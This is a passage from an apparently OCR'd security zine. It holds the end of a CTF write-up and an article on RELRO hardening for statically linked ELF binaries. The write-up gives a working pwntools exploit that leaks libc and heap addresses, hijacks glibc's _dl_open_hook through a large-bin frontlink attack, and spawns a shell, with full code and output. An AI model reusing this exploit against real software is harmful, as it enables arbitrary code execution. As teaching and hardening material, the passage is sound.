    ## The interaction with the binary is too fast, and some of the data is not
    ## written properly.  This short delay fix it.
    time.sleep(0.001)
    r.send(buf)

def free_it(slot):
    d2("free {}".format(slot))
    menu(4, slot)

def merge_dicts(*dicts):
    """ return sum(dicts) """
    return {k:v for d in dicts for k,v in d.items()}

def chunk(offset=0, base=0, **kwargs):
    """ build dictionary of offsets and values according to field name and base offset"""
    fields = ['prev_size','size','fd','bk','fd_nextsize','bk_nextsize',]
    d2("craft chunk{}: {}".format(
      '({:#x})'.format(base + offset) if base else '',
      ' '.join('{}={:#x}'.format(name, kwargs[name]) for name in fields if name in kwargs)))

    offs = {name:off*8 for off,name in enumerate(fields)}
    return {offset+offs[name]:kwargs[name] for name in fields if name in kwargs}

## uncomment the next line to see extra communication and debug strings
#context.log_level = 'debug'
```





Figure 15

We can quickly test this arrangement in Python.

```
info("leaking unsorted bin address")
alloc_it(0)
alloc_it(1)
alloc_it(2)
alloc_it(3)
alloc_it(4)
free_it(1)
free_it(3)
leak = print_it(1)
unsorted_bin = u64(leak.ljust(8, '\x00'))
info('unsorted bin {:#x}'.format(
                            unsorted_bin))
UNSORTED_OFFSET = 0x3c1b58
libc.address=unsorted_bin-UNSORTED_OFFSET
info("libc base address {:#x}".format(
                            libc.address))

info("leaking heap")
leak = print_it(3)
chunk1_addr = u64(leak.ljust(8, '\x00'))
heap_base = chunk1_addr - 0x310
info('heap {:#x}'.format(heap_base))

info("cleaning all allocations")
free_it(0)
free_it(2)
free_it(4)
```

It will produce something like the following output.

```
[*] leaking unsorted bin address
[+] alloc 0
[+] alloc 1
[+] alloc 2
[+] alloc 3
[+] alloc 4
[+] free 1
[+] free 3
[+] print 1
[+] received:
    00000000  58 db 45 3f  55 7f
[*] unsorted bin 0x7f553f45db58
[*] libc base address 0x7f553f09c000
[*] leaking heap
[+] print 3
[+] received:
    00000000  10 c3 84 6e  0a 56
[*] heap 0x560a6e84c000
[*] cleaning all allocations
[+] free 0
[+] free 2
[+] free 4
```



Now that we know the address of libc and the heap, it's time to craft our frontlink attack. First, we need to have a chunk we control in the large bin. Unfortunately, the challenge's constraints do not let us free a chunk with a controlled size. However, we can control a freed chunk in the unsorted bin. As chunks inserted to the large bin are first removed from the unsorted bin, this provides us with a primitive which is sufficient to our needs.

We overwrite the `bk` of a chunk in the unsorted bin.

```
info("populate unsorted bin")
alloc_it(0)
alloc_it(1)
free_it(0)

info("hijack unsorted bin")
## controlled chunk #1 is our leaked chunk
controlled = chunk1_addr + 0x10
chunk0_addr = heap_base
write_it(0, fit(chunk(base=chunk0_addr+0x10,
                      offset=-0x10,
                      bk=controlled)),
         base=chunk0_addr+0x10)
alloc_it(3)
```

```
[*] populate unsorted bin
[+] alloc 0
[+] alloc 1
[+] free 0
[*] hijack unsorted bin
[+] craft chunk(0x560a6e84c000): bk=0
    x560a6e84c320
[+] write 0:
    560a6e84c010  61 61 61 61  62 61 61 61
                  20 c3 84 6e  0a 56 00 00
[+] alloc 3
```

Here we allocated two chunks and free the first, which inserts it to the unsorted bin. Then we overwrite the `bk` pointer of a chunk which starts `0x10` before the allocation of slot `0` (`offset=-0x10`), *i.e.*, the chunk in the unsorted bin. When making another allocation, the chunk in the unsorted bin is removed and returned to the caller and the `bk` pointer of the unsorted bin is updated to point to the `bk` of the removed chunk.

Now that the `bk` of the unsorted bin pointer points to the controlled region in slot `1`, we forge a list that has a fake chunk with size `0x400`, as this size belongs in the large bin, and another chunk of size `0x310`. When requesting another allocation of size `0x300`, the first chunk is sorted and inserted to the large bin and the second chunk is immediately returned to the caller.

```
info("populate large bin")
write_it(1, fit(merge_dicts(
    chunk(base=controlled, offset=0x0,
          size=0x401, bk=controlled+0x30),
    chunk(base=controlled, offset=0x30,
          size=0x311, bk=controlled+0x60),
)))
alloc_it(3)
```

```
[*] populate large bin
[+] craft chunk(0x560a6e84c320):
    size=0x401 bk=0x560a6e84c350
[+] craft chunk(0x560a6e84c350):
    size=0x311 bk=0x560a6e84c380
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  01 04 00 00  00 00 00 00
    560a6e84c330  65 61 61 61  66 61 61 61
                  50 c3 84 6e  0a 56 00 00
    560a6e84c340  69 61 61 61  6a 61 61 61
                  6b 61 61 61  6c 61 61 61
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  11 03 00 00  00 00 00 00
    560a6e84c360  71 61 61 61  72 61 61 61
                  80 c3 84 6e  0a 56 00 00
[+] alloc 3
```

Perfect! we have a chunk in our control in the large bin. It's time to corrupt this chunk!

We point the `bk` and `bk_nextsize` of this chunk before the `_dl_open_hook` and put some more forged chunks in the unsorted bin. The first chunk will be the chunk which its address is written to `_dl_open_hook` so it must have a size bigger then `0x400` yet belongs in the same bin. The next chunk is of size `0x310` so it is returned to the caller after request of allocation of `0x300` and after inserting the `0x410` into the large bin and performing the attack.

```
info("""frontlink attack: hijack
      _dl_open_hook ({:#x})""".format(
        libc.symbols['_dl_open_hook']))
write_it(1, fit(merge_dicts(
  chunk(base=controlled, offset=0x0,
        size=0x401,
    # We don't have to use both fields to
    # overwrite _dl_open_hook. One is enough
    # but both must point to a writable
    # address.
    bk=libc.symbols['_dl_open_hook'] - 0x10,
    bk_nextsize=
      libc.symbols['_dl_open_hook'] - 0x20),
  chunk(base=controlled, offset=0x60,
        size=0x411, bk=controlled + 0x90),
  chunk(base=controlled, offset=0x90, size=0
    x311,
        bk=controlled + 0xc0),
  )), base=controlled)
alloc_it(3)
```

```
[*] frontlink attack:
    hijack _dl_open_hook (0x7f553f4622e0)
[+] craft chunk(0x560a6e84c320):
    size=0x401 bk=0x7f553f4622d0
    bk_nextsize=0x7f553f4622c0
[+] craft chunk(0x560a6e84c380):
    size=0x411 bk=0x560a6e84c3b0
[+] craft chunk(0x560a6e84c3b0):
    size=0x311 bk=0x560a6e84c3e0
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  01 04 00 00  00 00 00 00
    560a6e84c330  65 61 61 61  66 61 61 61
                  d0 22 46 3f  55 7f 00 00
    560a6e84c340  69 61 61 61  6a 61 61 61
                  c0 22 46 3f  55 7f 00 00
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  6f 61 61 61  70 61 61 61
    560a6e84c360  71 61 61 61  72 61 61 61
                  73 61 61 61  74 61 61 61
    560a6e84c370  75 61 61 61  76 61 61 61
                  77 61 61 61  78 61 61 61
    560a6e84c380  79 61 61 61  7a 61 61 62
                  11 04 00 00  00 00 00 00
    560a6e84c390  64 61 61 62  65 61 61 62
                  b0 c3 84 6e  0a 56 00 00
    560a6e84c3a0  68 61 61 62  69 61 61 62
                  6a 61 61 62  6b 61 61 62
    560a6e84c3b0  6c 61 61 62  6d 61 61 62
                  11 03 00 00  00 00 00 00
    560a6e84c3c0  70 61 61 62  71 61 61 62
                  e0 c3 84 6e  0a 56 00 00
[+] alloc 3
```

This allocation overwrites `_dl_open_hook` with the address of `controlled+0x60`, the address of the `0x410` chunk.

Now it's time to hijack the flow. We overwrite offset `0x60` of the controlled chunk with `one_gadget`, an address when jumped to executes `exec("/bin/bash")`. We also write an easily detectable bad size to the next chunk in the unsorted bin, then make an allocation. The allocator detects the bad size and tries to abort. The abort process invokes `_dl_open_hook->dlopen_mode` which we set to be the `one_gadget` and we get a shell! See Figure 16 for the code.

```
[*] set _dl_open_hook->dlmode
      = ONE_GADGET (0x7f553f18d651)
[*] and make the next chunk removed from the
    unsorted bin trigger an error
[+] craft chunk(0x560a6e84c3e0): size=-0x1
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  63 61 61 61  64 61 61 61
    560a6e84c330  65 61 61 61  66 61 61 61
                  67 61 61 61  68 61 61 61
    560a6e84c340  69 61 61 61  6a 61 61 61
                  6b 61 61 61  6c 61 61 61
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  6f 61 61 61  70 61 61 61
    560a6e84c360  71 61 61 61  72 61 61 61
                  73 61 61 61  74 61 61 61
    560a6e84c370  75 61 61 61  76 61 61 61
                  77 61 61 61  78 61 61 61
    560a6e84c380  51 d6 18 3f  55 7f 00 00
                  62 61 61 62  63 61 61 62
    560a6e84c390  64 61 61 62  65 61 61 62
                  66 61 61 62  67 61 61 62
    560a6e84c3a0  68 61 61 62  69 61 61 62
                  6a 61 61 62  6b 61 61 62
    560a6e84c3b0  6c 61 61 62  6d 61 61 62
                  6e 61 61 62  6f 61 61 62
    560a6e84c3c0  70 61 61 62  71 61 61 62
                  72 61 61 62  73 61 61 62
    560a6e84c3d0  74 61 61 62  75 61 61 62
                  76 61 61 62  77 61 61 62
    560a6e84c3e0  78 61 61 62  79 61 61 62
                  ff ff ff ff  ff ff ff ff
[*] cause an exception - chunk in unsorted
    bin with bad size, trigger
    _dl_open_hook->dlmode
[+] alloc 3
[*] flag:
34C3_but_does_your_exploit_work_on_1710_too
```

Voila!


```
ONE_GADGET = libc.address + 0xf1651
info("set _dl_open_hook->dlmode = ONE_GADGET ({:#x})".format(ONE_GADGET))
info("and make the next chunk removed from the unsorted bin trigger an error")
write_it(1, fit(merge_dicts( {0x60:ONE_GADGET},
                chunk(base=controlled, offset=0xc0, size=-1),)),
                base=controlled)

info("""cause an exception - chunk in unsorted bin with bad size,
        trigger _dl_open_hook->dlmode""")
alloc_it(3)

r.recvline_contains('malloc(): memory corruption')
r.sendline('cat flag')
info("flag: {}".format(r.recvline()))
```


Figure 16. This dumps the flag!

Closing Words

Glibc malloc's insecurity is a never ending story. The inline-metdata approach keeps presenting new opportunities for exploiters. (Take a look at the new `tcache` thing in version 2.26.) And even the old ones, as we learned today, are not mitigated. They are just there, floating around, waiting for any UAF or overflow. Maybe it's time to change the design of libc altogether.

Another important lesson we learned is to always check the details. Reading the source or disassembly yourself takes courage and persistence, but fortune prefers the brave. Double check the mitigations. Re-read the old materials. Some things that at the time were considered useless and forgotten may prove valuable in different situations. The past, like the future, holds many surprises.





18:06 RelroS: Read Only Relocations for Static ELF

by Ryan "ElfMaster" O'Neill

This paper is going to shed some insights into the more obscure security weaknesses of statically linked executables: the glibc initialization process, what the attack surface looks like, and why the security mitigation known as RELRO is as equally important for static executables as it is for dynamic executables. We will discuss some solutions, and explore the experimental software that I have presented as a solution for enabling RELRO binaries that are statically linked, usually to avoid complex dependecy issues. We will also take a look at ASLR, and innovate a solution for making it work on statically linked executables.

Standard ELF Security Mitigations

Over the years there have been some innovative and progressive overhauls that have been incorporated into glibc, the linker, and the dynamic linker, in order to make certain security mitigations possible. Firstly there was Pipacs who decided that making ELF programs that would otherwise be `ET_EXEC` (executables) could benefit from becoming `ET_DYN` objects, which are shared libraries. if a `PT_INTERP` segment is added to an `ET_DYN` object to specify an interpreter then `ET_DYN` objects can be linked as executable programs which are position independent executables, "`-fPIC -pie`" and linked with an address space that begins at `0x0`. This type of executable has no real absolute address space until it has been relocated into a randomized address space by the kernel. A PIE executable uses IP relative addressing mode so that it can avoid using absolute addresses; consequently, a program that is an ELF `ET_DYN` can make full use of ASLR.

(ASLR can work with `ET_EXEC`'s with PaX using a technique called VMA mirroring,[29] but I can't say for sure if its still supported and it was never the preferred method.)

When an executable runs privileged, such as sshd, it would ideally be compiled and linked into a PIE executable which allows for runtime relocation to a random address space, thus hardening the attack surface into far more hostile playing grounds.

Try running `readelf -e /usr/sbin/sshd | grep DYN` and you will see that it is (most likely) built this way.

Somewhere along the way came RELRO (read-only relocations) a security mitigation technique that has two modes: partial and full. By default only the partial relro is enforced because full-relro requires strict linking which has less efficient program loading time due to the dynamic linker binding/relocating immediately (strict) vs. lazy. but full RELRO can be very powerful for hardening the attack surface by marking specific areas in the data segment as read-only. Specifically the `.init_array`, `.fini_array`, `.jcr`, `.got`, `.got.plt` sections. The `.got.plt` section and `.fini_array` are the most frequent targets for attackers since these contain function pointers into shared library routines and destructor routines, respectively.

What about static linking?

Developers like statically linked executables because they are easier to manage, debug, and ship; everything is self contained. The chances of a user running into issues with a statically linked executable are far less than with a dynamically linked executable which require dependencies, sometimes hundreds of them. I've been aware of this for some time, but I was remiss to think that statically linked executables don't suffer from the same ELF security problems as dynamically linked executables! To my surprise, a statically linked executable is vulnerable to many of the same attacks as a dynamically linked executable, including shared library injection, `.dtors` (`.fini_array`) poisoning, and PLT/GOT poisoning.

This might surprise you; shouldn't a static executable be immune to relocation table tricks? Let's start with shared library injection. A shared library can be injected into the process address space using ptrace injected shellcode for malware purposes, however if full RELRO is enabled coupled with PaX mprotect restrictions this becomes impossible since the PaX feature prevents the default behavior of allowing ptrace to write to read-only segments and full RELRO would ensure read-only protections on the relevant data segment areas. Now, from an exploitation standpoint this becomes more interest-

[29] VMA Mirroring by PaX Team: `unzip pocorgtfo18.pdf vmmirror.txt`

ing when you realize that the PLT/GOT is still a thing in statically linked executables, and we will discuss it shortly, but in the meantime just know that the PLT/GOT contains function pointers to libc routines. The `.init_array`/`.fini_array` function pointers respectively point to initialization and destructor routines. Specifically `.dtors` has been used to achieve code execution in many types of exploits, although I doubt its abuse is ubiquitous as the `.got.plt` section itself. Let's take a tour of a statically linked executable and analyze the finer points of the security mitigations–both present and absent–that should be considered before choosing to statically link a program that is sensitive or runs privileged.

Demystifying the Ambiguous

The static binary in Figure 17 was built with full RELRO flags, `gcc -static -Wl,-z,relro,-z,now`. And even the savvy reverser might be fooled into thinking that RELRO is in-fact enabled. `partial-RELRO` and `full-RELRO` are both incompatible with statically compiled binaries at this point in time, because the dynamic linker is responsible for re-mapping and mprotecting the common attack points within the data segment, such as the PLT/GOT, and as shown in Figure 17 there is no `PT_INTERP` to specify an interpreter nor would we expect to see one in a statically linked binary. The default linker script is what directs the linker to create the `GNU_RELRO` segment, even though it serves no current purpose.

Notice that the `GNU_RELRO` segment points to the beginning of the data segment which is usually where you would want the dynamic linker to `mprotect` n bytes as read-only. however, we really don't want `.tdata` marked as read-only, as that will prevent multi-threaded applications from working.

So this is just another indication that the statically built binary does not actually have any plans to enable RELRO on itself. Alas, it really should, as the PLT/GOT and other areas such as `.fini_array` are as vulnerable as ever. A common tool named `checksec.sh` uses the `GNU_RELRO` segment as one of the markers to denote whether or not RELRO is enabled on a binary,[30] and in the case of statically compiled binaries it will report that partial-relro is enabled, because it cannot find a `DT_BIND_NOW` dynamic segment flag since there are no dynamic segments in statically linked executables. Let's take a lightweight tour through the init code of a statically compiled executable.

From the output in Figure 17, you will notice that there is a `.got` and `.got.plt` section within the data segment, and to enable full RELRO these are normally merged into one section but for our purposes that is not necessary since the tool I designed 'relros' marks both of them as read-only.

Overview of Statically Linked ELF

A high level overview can be seen with the ftrace tool, shown in Figure 18.[31]

Most of the heavy lifting that would normally take place in the dynamic linker is performed by the function `generic_start_main()` which in addition to other tasks also performs various relocations and fixups to all the many sections in the data segment, including the `.got.plt` section, in which case you can setup a few watch points to observe that early on there is a function that inquires about CPU information such as the CPU cache size, which allows glibc to intelligently determine which version of a given function, such as `strcpy()`, should be used.

In Figure 19, we set watch points on the GOT entries for several shared library routines and notice that `generic_start_main()` serves, in some sense, much like a dynamic linker. Its job is largely to perform relocations and fixups.

So in both cases the GOT entry for a given libc function had its PLT stub address replaced with the most efficient version of the function given the CPU cache size looked up by certain glibc init code (i.e. `__cache_sysconf()`). Since this a somewhat high level overview I will not go into every function, but the important thing is to see that the PLT/-GOT is updated with a libc function, and can be poisoned, especially since RELRO is not compatible with statically linked executables. This leads us into the solution, or possible solutions, including our very own experimental prototype named relros, which uses some ELF trickery to inject code that is called by a trampoline that has been placed in a very specific spot. It is necessary to wait until `generic_start_main()` has finished all of its writes to the memory areas that we intend to mark as read-only before we invoke our `enable_relro()` routine.

[30] `unzip pocorgtfo18.pdf checksec.sh # http://www.trapkit.de/tools/checksec.html`

[31] `git clone https://github.com/elfmaster/ftrace`

```
$ gcc -static -Wl,-z,relro,-z,now test.c -o test
$ readelf -l test

Elf file type is EXEC (Executable file)
Entry point 0x4008b0
There are 6 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000cbf67 0x00000000000cbf67  R E    200000
  LOAD           0x00000000000cceb8 0x00000000006cceb8 0x00000000006cceb8
                 0x0000000000001cb8 0x0000000000003570  RW     200000
  NOTE           0x0000000000000190 0x0000000000400190 0x0000000000400190
                 0x0000000000000044 0x0000000000000044  R      4
  TLS            0x00000000000cceb8 0x00000000006cceb8 0x00000000006cceb8
                 0x0000000000000020 0x0000000000000050  R      8
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x00000000000cceb8 0x00000000006cceb8 0x00000000006cceb8
                 0x0000000000000148 0x0000000000000148  R      1

 Section to Segment mapping:
  Segment Sections...
   00     .note.ABI-tag .note.gnu.build-id .rela.plt .init .plt .text __libc_freeres_fn
          __libc_thread_freeres_fn .fini .rodata __libc_subfreeres __libc_atexit
          .stapsdt.base __libc_thread_subfreeres .eh_frame .gcc_except_table
   01     .tdata .init_array .fini_array .jcr .data.rel.ro .got .got.plt .data .bss
          __libc_freeres_ptrs
   02     .note.ABI-tag .note.gnu.build-id
   03     .tdata .tbss
   04
   05     .tdata .init_array .fini_array .jcr .data.rel.ro .got
```

Figure 17. RELRO is Broken for Static Executables

```
$ ftrace test_binary
LOCAL_call@0x404fd0:__libc_start_main()
LOCAL_call@0x404f60:get_common_indeces.constprop.1()
(RETURN VALUE) LOCAL_call@0x404f60: get_common_indeces.constprop.1() = 3
LOCAL_call@0x404cc0:generic_start_main()
LOCAL_call@0x447cb0:_dl_aux_init() (RETURN VALUE) LOCAL_call@0x447cb0:
_dl_aux_init() = 7ffec5360bf9
LOCAL_call@0x4490b0:_dl_discover_osversion(0x7ffec5360be8)
LOCAL_call@0x46f5e0:uname() LOCAL_call@0x46f5e0:__uname()
<truncated>
```

Figure 18. FTracing a Static ELF

```
(gdb) x/gx 0x6d0018 /* .got.plt entry for strcpy */
0x6d0018:  0x000000000043f600
(gdb) watch *0x6d0018
Hardware watchpoint 3: *0x6d0018
(gdb) x/gx       /* .got.plt entry for memmove */
0x6d0020:  0x0000000000436da0
(gdb) watch *0x6d0020
Hardware watchpoint 4: *0x6d0020
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/elfmaster/git/libelfmaster/examples/static_binary

Hardware watchpoint 4: *0x6d0020

Old value = 4195078
New value = 4418976
0x0000000000404dd3 in generic_start_main ()
(gdb) x/i 0x436da0
   0x436da0 <__memmove_avx_unaligned>:  mov    %rdi,%rax
(gdb) c
Continuing.

Hardware watchpoint 3: *0x6d0018

Old value = 4195062
New value = 4453888
0x0000000000404dd3 in generic_start_main ()
(gdb) x/i 0x43f600
   0x43f600 <__strcpy_sse2_unaligned>:  mov    %rsi,%rcx
(gdb)
```

Figure 19. Exploring a Static ELF with GDB

A Second Implementation

My first prototype had to be written quickly due to time constraints. This current implementation uses an injection technique that marks the `PT_NOTE` program header as `PT_LOAD`, and we therefore create a second text segment effectively.

In the `generic_start_main()` function (Figure 20) there is a very specific place that we must patch and it requires exactly a five byte patch. (`call <imm>`.) As immediate calls do not work when transferring execution to a different segment, an `lcall` (far call) is needed which is considerably more than five bytes. The solution to this is to switch to a reverse text infection which will keep the `enable_relro()` code within the one and only code segment. Currently though we are being crude and patching the code that calls `main()`.

Currently we are overwriting six bytes at `0x405b54` with a `push $enable_relro; ret` set of instructions, shown in Figure 21. Our `enable_relro()` function mprotects the part of the data segment denoted by `PT_RELRO` as read-only, then calls `main()`, then `sys_exit`s. This is flawed since none of the deinitilization routines get called. So what is the solution?

Like I mentioned earlier, we keep the `enable_relro()` code within the main programs text segment using a reverse text extension, or a text padding infection. We could then simply overwrite the five bytes at `0x405b46` with a `call <offset>` to `enable_relro()` and then that function would make sure we return the address of `main()` which would obviously be stored in `%rax`. This is perfect since the next instruction is `callq *%rax`, which would call `main()` right after RELRO has been enabled, and no instructions are thrown out of alignment. So that is the ideal solution, although it doesn't yet handle the problem of `.tdata` being at the beginning of the data segment, which is a problem for us since we can only use `mprotect` on memory areas that are multiples of a `PAGE_SIZE`.

A more sophisticated set of steps must be taken in order to get multi-threaded applications working with RELRO using binary instrumentation. Other solutions might use linker scripts to put the thread data and `bss` into their own data segment.

Notice how we patch the instruction bytes starting at `0x405b4f` with a `push`/`ret` sequence, corrupting subsequent instructions. Nonetheless this is the prototype we are stuck with until I have time to make some changes.

– – – – – – – – – – –

So let's take a look at this RelroS application.[32] [33] First we see that this is not a dynamically linked executable.

```
$ readelf -d test
There is no dynamic section in this file.
```

We observe that there is only a `r+x` text segment, and a `r+w` data segment, with a lack of read-only memory protections on the first part of the data segment.

```
$ ./test &
[1] 27891
$ cat /proc/`pidof test`/maps
00400000-004cc000 r-xp 00000000 fd:01
         4856460 /home/elfmaster/test
006cc000-006cf000 rw-p 000cc000 fd:01
         4856460 /home/elfmaster/test
...
```

We apply RelroS to the executable with a single command.

```
$ ./relros ./test
injection size: 464
main(): 0x400b23
```

We observe that read-only relocations have been enforced by our patch that we instrumented into the binary called `test`.

```
$ ./test &
[1] 28052
$ cat /proc/`pidof test`/maps
00400000-004cc000 r-xp 00000000 fd:01
        10486089 /home/elfmaster/test
006cc000-006cd000 r--p 000cc000 fd:01
        10486089 /home/elfmaster/test
006cd000-006cf000 rw-p 000cd000 fd:01
        10486089 /home/elfmaster/test
...
```

Notice after we applied relros on `./test`, it now has a 4096 area in the data segment that has been marked as read-only. This is what the dynamically linker accomplishes for dynamically linked executables.

[32] Please note that it uses `libelfmaster` which is not officially released yet. The use of this library is minimal, but you will need to rewrite those portions if you intend to run the code.

[33] `unzip pocorgtfo18.pdf relros.c`

```
405b46:       48 8b 74 24 10          mov    0x10(%rsp),%rsi
405b4b:       8b 7c 24 0c             mov    0xc(%rsp),%edi
405b4f:       48 8b 44 24 18          mov    0x18(%rsp),%rax /* store main() addr */
405b54:       ff d0                   callq  *%rax /* call main() */
405b56:       89 c7                   mov    %eax,%edi
405b58:       e8 b3 de 00 00          callq  413a10 <exit>
```

Figure 20. Unpatched `generic_start_main()`.

```
405b46:       48 8b 74 24 10          mov    0x10(%rsp),%rsi
405b4b:       8b 7c 24 0c             mov    0xc(%rsp),%edi
405b4f:       48 8b 44 24 18          mov    0x18(%rsp),%rax
405b54:       68 f4 c6 0f 0c          pushq  $0xc0fc6f4
405b59:       c3                      retq
/*
 * The following bad instructions are never crashed on because
 * the previous instruction returns into enable_relro() which calls
 * main() on behalf of this function, and then sys_exit's out.
 */
405b5a:       de 00                   fiadd  (%rax)
405b5c:       00 39                   add    %bh,(%rcx)
405b5e:       c2 0f 86                retq   $0x860f
405b61:       fb                      sti
405b62:       fe                      (bad)
405b63:       ff                      (bad)
405b64:       ff                      (bad)
```

Figure 21. Patched `generic_start_main()`.

– — — – — — — — – — –

So what are some other potential solutions for enabling RELRO on statically linked executables? Aside from my binary instrumentation project that will improve in the future, this might be fixed either by tricky linker scripts or by the glibc developers.

Write a linker script that places `.tbss`, `.tdata`, and `.data` in their own segment and the sections that you want readonly should be placed in another segment, these sections include `.init_array`, `.fini_array`, `.jcr`, `.dynamic`, `.got`, and `.got.plt`. Both of these `PT_LOAD` segments will be marked as `PF_R|PF_W` (read+write), and serve as two separate data segments. A program can then have a custom function–but not a constructor–that is called by `main()` before it even checks `argc` and `argv`. The reason we don't want a constructor function is because it will attempt to `mprotect` readonly permissions on the second data segment before the glibc init code has finished performing its fixups which require write access. This is because the constructor routines stored in `.init` section are called before the write instructions to the `.got`, `.got.plt` sections, etc.

The glibc developers should probably add a function that is invoked by `generic_start_main()` right before `main()` is called. You will notice there is a `_dl_protect_relro()` function in statically linked executables that is never called.

ASLR Issues

ASLR requires that an executable is `ET_DYN` unless VMA mirroring is used for `ET_EXEC` ASLR. A statically linked executable can only be linked as an `ET_EXEC` type executable.

```
$ gcc -static -fPIC -pie test2.c -o test2
ld: x86_64-linux-gnu/5/crtbeginT.o:
relocation R_X86_64_32 against `__TMC_END__'
can not be used when making a shared object;
recompile with -fPIC
x86_64-linux-gnu/5/crtbeginT.o: error adding
symbols: Bad value
collect2: error: ld returned 1 exit status
```

This means that you can remove the `-pie` flag and end up with an executable that uses position independent code. But it does not have an address space layout that begins with base address 0, which is what we need. So what to do?

ASLR Solutions

I haven't personally spent enough time with the linker to see if it can be tweaked to link a static executable that comes out as an `ET_DYN` object, which should also not have a `PT_INTERP` segment since it is not dynamically linked. A quick peak in `src/linux/fs/binfmt_elf.c`, shown in Figure 22, will show that the executable type must be `ET_DYN`.

A Hybrid Solution

The linker may not be able to perform this task yet, but I believe we can. A potential solution exists in the idea that we can at least compile a statically linked executable so that it uses position independent code (IP relative), although it will still maintain an absolute address space. So here is the algorithm as follows from a binary instrumentation standpoint.

